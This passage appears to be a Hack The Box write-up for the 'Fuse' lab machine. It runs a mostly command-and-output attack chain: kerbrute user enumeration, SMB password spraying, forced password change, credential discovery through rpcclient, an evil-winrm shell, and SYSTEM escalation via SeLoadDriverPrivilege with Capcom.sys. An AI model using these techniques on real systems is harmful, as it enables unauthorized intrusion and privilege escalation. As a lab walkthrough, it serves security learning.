./kerbrute_linux_amd64 userenum -d fabricorp.local --dc 10.10.10.193 ~/Documents/htb/fuse/usernames.txt
```



```
2024/04/21 02:28:31 >  [+] VALID USERNAME:       tlavel@fabricorp.local
2024/04/21 02:28:31 >  [+] VALID USERNAME:       pmerton@fabricorp.local
2024/04/21 02:28:31 >  [+] VALID USERNAME:       sthompson@fabricorp.local
2024/04/21 02:28:31 >  [+] VALID USERNAME:       FUSE@fabricorp.local
2024/04/21 02:28:31 >  [+] VALID USERNAME:       bnielson@fabricorp.local
2024/04/21 02:28:36 >  [+] VALID USERNAME:       bhult@fabricorp.local
2024/04/21 02:28:39 >  [+] VALID USERNAME:       administrator@fabricorp.local
2024/04/21 02:28:39 >  Done! Tested 12 usernames (7 valid) in 8.776 seconds
```

Kerbrute identifies several of them to be valid and I will save those users in a seperate file as such:




```
┌──(yoon㉿kali)-[~/Documents/htb/fuse]
└─$ cat users.txt
pmerton
administrator
FUSE
tlavel
sthompson
bhult
bnielson
```

AS-REP Roasting (Fail)

Now that I have valid usernames, I will move on to AS-REP Roasting:

```
sudo GetNPUsers.py 'fabricorp.local/' -user users.txt -format hashcat -outputfile hashes.asreproast -dc-ip 10.10.10.193
```



```
[-] User pmerton doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User FUSE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tlavel doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sthompson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bhult doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bnielson doesn't have UF_DONT_REQUIRE_PREAUTH set
```


Unfortunately, none of them has DONT_REQUIRE_PREAUTH set.

Shell as svc-print


SMB Bruteroce

Since I have list of valid usernames and potential credentials, I will use those to bruteforce smb login:

```
crackmapexec smb -u users.txt -p usernames.txt --continue-on-success 10.10.10.193
```



```
[-] fabricorp.local\bhult:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE
```




```
[-] fabricorp.local\tlavel:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE
```

It see something uncommon here for **bhult**:**Fabricorp01** and **tlavel**:**Fabricorp01**.

This status typically occurs when the user's password has expired or when it's flagged for a mandatory change by the domain policy or administrator settings.

You can see that attempting to login through smbclient showing the same error.




```
┌──(yoon㉿kali)-[~/Documents/htb/fuse]
└─$ smbclient -L //10.10.10.193 -U tlavel%Fabricorp01
session setup failed: NT_STATUS_PASSWORD_MUST_CHANGE

┌──(yoon㉿kali)-[~/Documents/htb/fuse]
└─$ smbclient -L //10.10.10.193 -U tlavel%Fabricorp01
session setup failed: NT_STATUS_PASSWORD_MUST_CHANGE
```

Change Password

With the old expired password, I can change it to a new one using **impacket-smbpasswd** as such:

```
impacket-smbpasswd tlavel@10.10.10.193
```




```
┌──(yoon㉿kali)-[~/Documents/htb/fuse]
└─$ impacket-smbpasswd tlavel@10.10.10.193
Impacket v0.11.0 - Copyright 2023 Fortra

===============================================================================
  Warning: This functionality will be deprecated in the next Impacket version
===============================================================================

Current SMB password:
New SMB password:
Retype new SMB password:
[!] Password is expired, trying to bind with a null session.
[*] Password was changed successfully.
```

Now the password should be newly set to **Password123!!!**

I can conform this by listing smb shares as tlavel with newly changed password:

```
smbclient -L //10.10.10.193 -U tlavel
```




```
┌──(yoon㉿kali)-[~/Documents/htb/fuse]
└─$ smbclient -L //10.10.10.193 -U tlavel
Password for [WORKGROUP\tlavel]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        HP-MFT01        Printer   HP-MFT01
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        print$          Disk      Printer Drivers
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.193 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

I want to enumerate as tlavel but it turns out the password keeps on getting reset to the default one every other minute. Because of this, I had to move very quickly during enumeration.

RPC as tlavel


I had no success enumerating anything juicy from SMB so I will move on to enumerating RPC.

I will first `querydispinfo` and see if there's any interesting information on description and add the users to my user list:



```
┌──(yoon㉿kali)-[~/…/smb/netlogon/fabricorp.local/Policies]
└─$ rpcclient -U "tlavel" 10.10.10.193
Password for [WORKGROUP\tlavel]:
rpcclient $> querydispinfo
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0x109c RID: 0x1db2 acb: 0x00000210 Account: astein       Name: (null)    Desc: (null)
index: 0x1099 RID: 0x1bbd acb: 0x00020010 Account: bhult        Name: (null)    Desc: (null)
index: 0x1092 RID: 0x451 acb: 0x00020010 Account: bnielson      Name: (null)    Desc: (null)
index: 0x109a RID: 0x1bbe acb: 0x00000211 Account: dandrews     Name: (null)    Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user account managed by the system.
index: 0x109d RID: 0x1db3 acb: 0x00000210 Account: dmuir        Name: (null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0xff4 RID: 0x1f6 acb: 0x00020011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x109b RID: 0x1db1 acb: 0x00000210 Account: mberbatov    Name: (null)    Desc: (null)
index: 0x1096 RID: 0x643 acb: 0x00000210 Account: pmerton       Name: (null)    Desc: (null)
index: 0x1094 RID: 0x641 acb: 0x00000210 Account: sthompson     Name: (null)    Desc: (null)
index: 0x1091 RID: 0x450 acb: 0x00000210 Account: svc-print     Name: (null)    Desc: (null)
index: 0x1098 RID: 0x645 acb: 0x00000210 Account: svc-scan      Name: (null)    Desc: (null)
index: 0x1095 RID: 0x642 acb: 0x00000010 Account: tlavel        Name: (null)    Desc: (null)
rpcclient $> 
```

Since the web app is running software related to printers, I will query `enumprinters` and it reveals the password: **$fab@s3Rv1ce$1**




```
rpcclient $> enumprinters
        flags:[0x800000]
        name:[\\10.10.10.193\HP-MFT01]
        description:[\\10.10.10.193\HP-MFT01,HP Universal Printing PCL 6,Central (Near IT, scan2docs password: $fab@s3Rv1ce$1)]
        comment:[]
```

Evil-Winrm


Now I will spray the password to the list of valid users and it turns out **svc-print** is using the found password:

```
crackmapexec smb 10.10.10.193 -u users.txt -p '$fab@s3Rv1ce$1
```




```
┌──(yoon㉿kali)-[~/Documents/htb/fuse]
└─$ crackmapexec smb 10.10.10.193 -u users.txt -p '$fab@s3Rv1ce$1'
SMB         10.10.10.193    445    FUSE             [*] Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:fabricorp.local)
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\Administrator:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\astein:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\dandrews:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\dmuir:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\mberbatov:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [+] fabricorp.local\svc-print:$fab@s3Rv1ce$1
```

Luckily, svc-print is in the remote management group and it seems that I can sign-in through WinRM:



```
┌──(yoon㉿kali)-[~/Documents/htb/fuse]
└─$ crackmapexec winrm 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1'
SMB         10.10.10.193    5985   FUSE             [*] Windows 10.0 Build 14393 (name:FUSE) (domain:fabricorp.local)
HTTP        10.10.10.193    5985   FUSE             [*] http://10.10.10.193:5985/wsman
WINRM       10.10.10.193    5985   FUSE             [+] fabricorp.local\svc-print:$fab@s3Rv1ce$1 (Pwn3d!)
```

Now through **evil-winrm**, I have a shell as **svc-print**:




```
┌──(root㉿kali)-[/home/yoon/Documents/htb/fuse]
└─# sudo evil-winrm -i 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winr

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-print\Documents> whoami
fabricorp\svc-print
```


Privsec: svc-print to system

After running SharpHound.exe and Bloodhound, I will first mark user **svc-print** as owned:

I expected Active Directory style privilege escalation here but it seems like there's nothing much to be done here from svc-print to the domain:




Running PowerUp.ps1, it notices me on several interesting points:



```
*Evil-WinRM* PS C:\Users\svc-print\Documents> . .\PowerUp.ps1
*Evil-WinRM* PS C:\Users\svc-print\Documents> Invoke-AllChecks
```


One of them is about **Registry Autologons**:



```
DefaultDomainName     : FABRICORP
DefaultUserName       : administrator
DefaultPassword       :
AltDefaultDomainName  :
AltDefaultUserName    :
AltDefaultPassword    :
Check                 : Registry Autologons
```


Unfortunately, default password is not shwon from it:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
```



```
*Evil-WinRM* PS C:\Users\svc-print\Documents> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon
    AutoRestartShell    REG_DWORD    0x1
    Background    REG_SZ    0 0 0
    CachedLogonsCount    REG_SZ    10
    DebugServerCommand    REG_SZ    no
    DisableBackButton    REG_DWORD    0x1
    ForceUnlockLogon    REG_DWORD    0x0
    LegalNoticeCaption    REG_SZ
    LegalNoticeText    REG_SZ
```


Another interesting point that PowerUp.ps1 shows is **SeLoadDriverPrivilege**:



```
Privilege   : SeLoadDriverPrivilege
Attributes  : SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
TokenHandle : 2880
ProcessId   : 3908
Name        : 3908
Check       : Process Token Privileges
```

SeLoadDriverPrivilege

According to Priv2Admin, SeLoadDriverPrivilege got Admin level impact over the system:




`SeLoadDriver`	***Admin***	3rd party tool	1. Load buggy kernel driver such as `szkg64.sys` 2. Exploit the driver vulnerability Alternatively, the privilege may be used to unload security-related drivers with `fltMC` builtin command. i.e.: `fltMC sysmondrv`	1. The `szkg64` vulnerability is l CVE-2018-1573 2. The `szkg64` . code was create Parvez Anwar

Exploitation

I will first upload the driver eoploaddriver_x64.exe, Capcom.sys file, ExploitCapcom.exe on target's `C:\Windows\Temp`.

Now using **ExploitCapcom.exe** I will load **Capcom.sys** to target machine.


```
.\ExploitCapcom.exe LOAD C:\Windows\Temp\Capcom.sys
```



```
*Evil-WinRM* PS C:\Windows\Temp> .\ExploitCapcom.exe LOAD C:\Windows\Temp\Capcom.sys
[*] Service Name: ecsyeuimpóOy%
[+] Enabling SeLoadDriverPrivilege
[+] SeLoadDriverPrivilege Enabled
[+] Loading Driver: \Registry\User\S-1-5-21-2633719317-1471316042-3957863514-1104\???????????????????
NTSTATUS: 00000000, WinError: 0
```

After successfully loading Capcom.sys I can now run any cmd as privilege user with EXPLOIT keyword as such:


```
\ExploitCapcom.exe EXPLOIT whoami
```



```
*Evil-WinRM* PS C:\Windows\Temp> .\ExploitCapcom.exe EXPLOIT whoami

[*] Capcom.sys exploit
[*] Capcom.sys handle was obtained as 0000000000000064
[*] Shellcode was placed at 0000021A46B20008
[+] Shellcode was executed
[+] Token stealing was successful
[+] Command Executed
nt authority\system
```

Now on my local Kali machine, I will create a reverse shell using **msfvenom**:

